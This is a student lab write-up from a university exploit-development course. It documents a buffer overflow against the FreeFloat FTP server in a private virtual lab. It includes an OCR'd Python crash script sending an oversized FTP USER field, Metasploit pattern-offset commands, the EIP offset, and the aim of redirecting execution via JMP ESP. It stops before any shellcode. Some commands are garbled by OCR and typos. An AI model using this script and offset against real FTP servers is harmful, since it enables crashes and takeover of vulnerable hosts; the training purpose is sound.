
# Sri Lanka Institute of Information Technology

Year 4 – Semester 1

Offensive Hacking Tactical and Strategic

# Exploit development
## Assignment

---

| | |
|---|---|
| **Registration No** | IT17121484 |
| **Name** | Yapa S.V.D |

# Exploitation

Tools required

- Nmap
- Immunity debugger
- Mona
- Windows 7 and Kali virtual box

## Steps

1. Adding mona




Figure 1

- Mona is a PyCommand module for immunity debugger. The python files can be downloadede by a github repository.
- Two virtual machines include windows 7 and kali linux. Windows is installed with immunity and FTP server (vulnerable) is installed from exploit db.
- Both machines are in the same network. So it should ping in order to carryout this task.

2. Scaning the network using nmap to find open ports.




Figure 2

- Run the FreeFloat server.
- Use Nmap to find open ports. (21 ftp)
- If the port 21 is not open modify the firewall settings.
- FTP server proccess should be attached to the immunity debugger.

3. Using Bed command.
    - Install bed command in the terminal if it is not there. (“sudo apt-get install bed”)
    - We have to plugin FTP server and specify the target IP.


Figure 3

4. Exploit 1




Figure 4

- Uses 500 A's to crash the program.
- Username and password are defined by "anonymous".
- "192.168.1.100" and 21 are the IP address and the FTP port of the target machine.

5. Run exploit1 and crash.




Figure 5

6. Exploit 2




Figure 6

- Exploit 2 will send a pattern instead of 500 A's.
- Use Metasploit command "mfs-pattern create -l 500" to generate pattern.
- Entering the pattern in the code.


kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminal Tue 03:57
root@kali: ~
File Edit View Search Terminal Help
<timeout> = seconds to wait after each test (default: 2 seconds)
use "./bed.pl -s <plugin>" to obtain the parameters you need for
root@kali: ~/FTPServer
File Edit View Search Terminal Help
GNU nano 2.9.5 exploit2.py
import socket,time
crash = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8A
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.1.100', 21))
s.send("USER anonymous \r\n")
s.recv(1024)
s.send("PASS anonymous \r\n")
s.recv(1024)
s.send("USER " + crash + "\r\n")
s.recv(1024)
s.close()
[ Read 14 lines ]
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Linte

Figure 7

7. Offset – “msf-pattern_offset -q *******”




Figure 8

- When the FTP server crash, now the EIP register will have a different value. (37684136)
- We will find the offset value which will overwite the EIP by “msf-pattern_offset -q 37684136”.
- The offset is 230.
- We need 230 bytes to overwrite the EIP register.

8. Exploit 3




Figure 9

- Exploit 3 will be modified by A * 230 + B * 4 + C * 266. (B = Base, C = remainder)




Figure 9

- The point of getting control over EIP register is to set JMP ESP command to execute a program later.

9. !mona findsmp

